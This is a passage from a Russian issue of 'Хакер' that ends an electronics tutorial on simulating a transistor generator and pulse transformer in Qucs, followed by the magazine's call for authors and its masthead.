Когда освоишься в программе, предлагаю построить модель генератора нашего индикатора ЭПС, изображенную на следующем рисунке.

Модель генератора индикатора ЭПС

Первая попытка моделирования повлекла две проблемы. Во-первых, я забыл добавить компонент «Моделирование переходного процесса» (на боковой панели: «Компоненты → Виды моделирования → Тра Моделирование переходного процесса»), из-за чего получал сообщение об ошибке «checker error, no actions defined: nothing to do». Параметры моделирования можно указать также: начало — 0, конец — 100 мкс, шаг — 100 нс, количество отсчетов — 1001. Во-вторых, когда процесс моделирования запустился, в аналогичном окне после серии предупреждений «WARNING: ...» я получил сообщение «ERROR: TR1: Jacobian singular at t = 5.018e-011, aborting transient analysis». Оказалось, что даже замкнутые цепи не учитывает моделирователь, если она не заземлена. После добавления значка заземления (ты можешь его увидеть справа от элемента питания) моделирование прошло успешно.

INFO

Если у тебя возникли трудности с составлением электронной схемы, не удается избавиться от ошибок моделирования или ты просто хочешь побыстрее перейти к экспериментам, держи файл с готовой проверенной моделью. Загрузи его в программу Qucs с помощью пункта меню «Файл → Открыть», запусти расчет модели в меню «Моделирование → Моделировать» и, когда процесс завершится, посмотри получившийся результат с помощью пункта меню «Моделирование → Просмотр данных/схемы».

Что можно сказать об этой модели? Величины индуктивностей обмоток трансформатора я рассчитал по формуле для катушки индуктивности с тороидальным сердечником прямоугольного сечения, подставив размеры малого ферритового кольца, в предположении, что относительная магнитная проницаемость его материала равна 825. Для 25-витковых первичных полуобмоток генератора получилось около 0,4 мГн, а для 50-витковой вторичной индикаторной обмотки — 1,6 мГн. Как ты можешь видеть, в 100 мкс времени моделирования разместились шесть с половиной периодов, что соответствует частоте около 65 кГц. Обрати внимание на соотношение коллекторного (зеленый) и базового (красный) токов, а также на пилообразную форму импульсов. Именно быстрое размыкание цепи транзистором приводит к возникновению электродвижущей силы (ЭДС) в индикаторной обмотке (синий ток), величина которой в импульсе подбирается к 100 В.

Кое-что о трансформаторах

Ты вспомнил школьную формулу, в соответствии с которой напряжение на обмотках трансформатора пропорционально количеству их витков, и тебя удивили такие большие величины на вторичной обмотке? Не забывай, что в школе изучались трансформаторы синусоидального, а не импульсного напряжения, поэтому в результате модели нет ничего парадоксального.

Скажу больше: экспериментируя с трансформаторами на разных сердечниках, после намотки первичной и индикаторной вторичной обмоток я сначала проверял их целостность, как полагал, простым и оригинальным способом. Ко вторичной обмотке я подключал светодиод, после чего один конец первичной обмотки прижимал к минусу батарейки, а другим «чиркал» по плюсу, как спичкой по коробку. Светодиод при этом мигал, и я считал, что все в порядке, пока вдруг схема не перестала работать.

Не найдя повреждения в соединениях, я несколько раз перемотал трансформатор, но светодиод не загорался даже в вариантах, которые работали до этого. Тогда я догадался проверить светодиод тестером и увидел, что он неисправен. Магнитный поток изменяется так быстро и импульсы напряжения, которые генерировались трансформатором при моем способе проверки, оказались настолько велики, что вывели его из строя. После замены светодиода все схемы снова заработали. А старый светодиод, даже неисправный, по-прежнему помигивает от высокого напряжения, если им «проверять» трансформатор.

Даже такая простая модель позволяет многое узнать об электронной схеме. Попробуй изменить сопротивление в базовой цепи с 10 на 5 кОм и убедись, что это приведет к снижению частоты генератора почти до 40 кГц, а пики напряжения в индикаторной цепи вырастут вдвое. Пилообразный сигнал считается по ним вручную вариантом для тренировки вычислений. Попробуй соединить коллектор и эмиттер транзистора конденсатором емкостью 10 нФ и посмотри сам, что из этого получится.

Проводя эксперименты в программе Qucs, не забывай, что модель — это упрощенное отражение действительности. На работу реального прибора будут влиять взаимное расположение компонентов, аккуратность монтажа и множество других факторов, которые невозможно не то что учесть, но даже предусмотреть. Чтобы говорить об адекватности модели, надо глубоко понимать положенные в ее основу принципы, разбираться в методах, которыми она реализуется, и знать принятые при моделировании допущения. Не зря говорят, что теоретически нет разницы между теорией и практикой, а на практике она есть!

СТАНЬ АВТОРОМ «ХАКЕРА»!

«Хакеру» нужны новые авторы, и ты можешь стать одним из них! Если тебе интересно то, о чем мы пишем, и есть желание исследовать эти темы вместе с нами, то не упусти возможность вступить в ряды наших авторов и получать за это все, что им причитается.

- **Авторы получают денежное вознаграждение.** Размер зависит от сложности и уникальности темы и объема проделанной работы (но не от объема текста).
- **Наши авторы читают «Хакер» бесплатно**: каждая опубликованная статья приносит месяц подписки и значительно увеличивает личную скидку. Уже после третьего раза подписка станет бесплатной навсегда.

Кроме того, **наличие публикаций — это отличный способ показать работодателю и коллегам, что ты в теме**. А еще мы планируем запуск англоязычной версии, так что **у тебя будет шанс быть узнанным и за рубежом**.

И конечно, **мы всегда указываем в статьях имя или псевдоним автора**. На сайте ты можешь сам заполнить характеристику, поставить фото, написать что-то о себе, добавить ссылку на сайт и профили в соцсетях. Или, наоборот, не делать этого в целях конспирации.

Я ТЕХНАРЬ, А НЕ ЖУРНАЛИСТ. ПОЛУЧИТСЯ ЛИ У МЕНЯ НАПИСАТЬ СТАТЬЮ?

Главное в нашем деле — знания по теме, а не корочки журналиста. Знаешь тему — значит, и написать сможешь. Не умеешь — поможем, будешь сомневаться — поддержим, накосячишь — отредактируем. Не зря у нас работает столько редакторов! Они не только правят буквы, но и помогают с темами и форматом и «причесывают» авторский текст, если в этом есть необходимость. И конечно, перед публикацией мы согласуем с автором все правки и вносим новые, если нужно.

КАК ПРИДУМАТЬ ТЕМУ?

Темы для статей — дело непростое, но и не такое сложное, как может показаться. Стоит начать, и ты наверняка будешь придумывать темы одну за другой!

Первым делом задай себе несколько простых вопросов:

- **«Разбираюсь ли я в чем-то, что может заинтересовать других?»** Частый случай: люди делают что-то потрясающее, но считают свое занятие вполне обыденным. Если твоя мама и девушка не хотят слушать про реверс малвари, сборку ядра Linux, проектирование микропроцессоров или хранение данных в ДНК, это не значит, что у тебя не найдется благодарных читателей.
- **«Были ли у меня в последнее время интересные проекты?»** Если ты ресерчишь, багхантишь, решаешь crackme или задачки на CTF, если ты разрабатываешь что-то необычное или даже просто настроил себе какую-то удобную штуковину, обязательно расскажи нам! Мы вместе придумаем, как лучше подать твои наработки.
- **«Знаю ли я какую-то историю, которая кажется мне крутой?»** Попробуй вспомнить: если ты буквально недавно рассказывал кому-то о чем-то очень важном или захватывающем (и связанным с ИБ или ИТ), то с немалой вероятностью это может быть неплохой темой для статьи. Или как минимум натолкнет тебя на тему.
- **«Не подмечал ли я, что в Хакере упустили что-то важное?»** Если мы о чем-то не писали, это могло быть не умышленно. Возможно, просто никому не пришла в голову эта тема или не было человека, который взял бы ее на себя. Кстати, даже если писать сам ты не собираешься, подкинуть нам идею все равно можно.

Уговорили, каков план действий?

1. Придумываешь актуальную тему или несколько.
2. Описываешь эту тему так, чтобы было понятно, что будет в статье и зачем ее кому-то читать. Обычно достаточно рабочего заголовка и нескольких предложений (pro tip: их потом можно пустить на введение).
3. Выбираешь редактора и отправляешь ему свои темы (можно главреду — он разберется). Заодно неплохо бывает представиться и написать пару слов о себе.
4. С редактором согласуете детали и сроки сдачи черновика. Также он выдает тебе правила оформления и отвечает на все интересующие вопросы.
5. Пишешь статью в срок и отправляешь ее. Если возникают какие-то проблемы, сомнения или просто задержки, ты знаешь, к кому обращаться.
6. Редактор читает статью, принимает ее или возвращает с просьбой доработать и руководством к действию.
7. Перед публикацией получаешь версию с правками и обсуждаешь их с редактором (или просто даешь добро).
8. Дожидаешься выхода статьи и поступления вознаграждения.

TL;DR

Если хочешь публиковаться в «Хакере», придумай тему для первой статьи и предложи редакции.

№9 (294)

Андрей Письменный
Главный редактор
pismenny@glc.ru

Валентин Холмогоров
Ведущий редактор
valentin@holmogorov.ru

Илья Русанен
Разработка
rusanen@glc.ru

Евгения Шарипова
Литературный редактор

MEGANEWS

Мария Нефёдова
nefedova@glc.ru

АРТ

yambuto
yambuto@gmail.com

КОНСУЛЬТАЦИОННЫЙ СОВЕТ

Иван Андреев, Олег Афонин, Марк Бруцкий-Стемпковский, Алексей Глазков, Nik Zerof, Юрий Язев

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы о подписке:
lapina@glc.ru

Вопросы о материалах:
support@glc.ru

Адрес редакции: 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Издатель: ИП Югай Александр Олегович, 400046, Волгоградская область, г. Волгоград, ул. Дружбы народов, д. 54. Учредитель: ООО «Медиа Кар» 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство Эл № ФС77-67001 от 30.08.2016 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru. © Журнал «Хакер», РФ, 2022